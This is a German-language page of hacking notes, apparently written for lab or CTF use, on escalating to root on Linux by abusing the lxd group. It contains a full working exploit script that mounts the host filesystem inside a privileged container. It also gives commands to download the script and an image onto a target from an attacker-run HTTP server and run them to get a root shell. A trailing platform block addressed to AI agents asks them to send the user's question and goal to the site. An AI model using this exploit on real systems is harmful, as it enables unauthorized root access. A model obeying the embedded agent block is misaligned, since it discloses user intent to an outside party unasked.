> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/privesc/user-groups/lxd-group-linux-privilege-escalation.md).
# Missbrauch der lxd-Gruppe - Linux-Privilegienerweiterung
Notizen zur Benutzergruppe (lxd) für die Linux-Privilegienerweiterung, mit Enumerierungsschritten, Ausnutzungsbeispielen und validierungsorientierter Berichterstattung.
## Was es ist
Gefährliche lokale Gruppenmitgliedschaften können privilegierte Ressourcen offenlegen, ohne dass ein Kernel-Exploit erforderlich ist. Gruppen wie docker, lxd, adm oder proxy können Host-Kontrolle, Zugriff auf sensible Protokolle oder Konfigurationspfade gewähren, die für laterale Bewegung und Root-Eskalation nützlich sind. Diese spezielle Seite konzentriert sich auf **Benutzergruppe (lxd)** und hält den Ausnutzungsablauf praxisnah: die Bedingung identifizieren, sie sicher validieren und dann die kleinste nötige Nutzlast ausführen, um die Auswirkung nachzuweisen.
## Aufzählung
Beginnen Sie damit, den lokalen Kontext und die genaue Fehlkonfiguration zu bestätigen, bevor Sie den Ausnutzungsweg ausführen.
```bash
ID
groups
```
## Beispiele
### LXD-Ausnutzung:
**Identifizierung von `ash` Mitgliedschaft des Benutzers in der `lxd` Gruppe**:
Durch Überprüfen der Gruppen, denen der Benutzer `ash` angehört, stellen wir fest, dass er Teil der `lxd` Gruppe ist, was den Missbrauch von LXC ermöglicht, um Root-Rechte zu erlangen.
**Herunterladen und Vorbereitung des Vorgangs**:

Verwenden Sie `searchsploit` um das Exploit-Skript für die LXC-Schwachstelle (CVE-2020-16941) zu erhalten
Dieses Skript nutzt die LXC-Schwachstelle aus, um Befehle mit erhöhten Rechten auszuführen.
**Inhalt des Exploit-Skripts (46978.sh):**
#!/usr/bin/env bash

function helpPanel(){
  echo -e "/nVerwendung:"
  echo -e "/t[-f] Dateiname (.tar.gz Alpine-Datei)"
  echo -e "/t[-h] Dieses Hilfefenster anzeigen/n"
  exit 1
}

function createContainer(){
  lxc image import $filename --alias alpine && lxd init --auto
  echo -e "[*] Images auflisten.../n" && lxc image list
  lxc init alpine privesc -c security.privileged=true
  lxc config device add privesc giveMeRoot disk source=/ path=/mnt/root recursive=true
  lxc start privesc
  lxc exec privesc sh
  cleanup
}

function cleanup(){
  echo -en "/n[*] Container wird entfernt..."
  lxc stop privesc && lxc delete privesc && lxc image delete alpine
  echo " [√]"
}

set -o nounset
set -o errexit

declare -i parameter_enable=0; while getopts ":f:h:" arg; do
  case $arg in
    f) filename=$OPTARG && let parameter_enable+=1;;
    h) helpPanel;;
  esac
done

if [ $parameter_enable -ne 1 ]; then
  helpPanel
else
  createContainer
fi
* Das Skript erstellt einen erhöhten LXC-Container und gewährt Root-Zugriff auf dem Zielsystem.
**Alpine-Image-Datei und Skript herunterladen:**

Klonen Sie das Repository, das die für den Vorgang benötigten Dateien enthält, und übertragen Sie sie über einen lokalen HTTP-Server auf Ihr System.
```bash
git clone https://github.com/saghul/lxd-alpine-builder
```
Starten Sie einen lokalen HTTP-Server, um die Datei und das Skript bereitzustellen
```bash
python3 -m http.server 80
```
Laden Sie auf Ihrem Zielsystem das Skript und die Image-Datei herunter:
```bash
cd /tmp
wget http://10.10.14.7/46978.sh
wget http://10.10.14.7/alpine-v3.13-x86_64-20210218_0139.tar.gz
```
\*\* PATH-Aktualisierung\*\*:
Passen Sie den `PATH` an, um sicherzustellen, dass die LXC-Befehle korrekt interpretiert werden.
```bash
export PATH=/home/jordan/.local/bin:/snap/bin:/usr/sandbox:/opt/nvim-linux64/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:/opt/kitty/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/jordan/.fzf/bin:/usr/local/bin
```
**Ausführung des Betriebsskripts**

Führen Sie das Skript mit der heruntergeladenen Alpine-Image-Datei aus, um die Schwachstelle auszunutzen und eine Root-Shell zu erhalten:
```bash
./lxd.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
```
Um aus dem Container herauszukommen, gehen Sie einfach zu `/mnt/root` Verzeichnis.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/privesc/user-groups/lxd-group-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)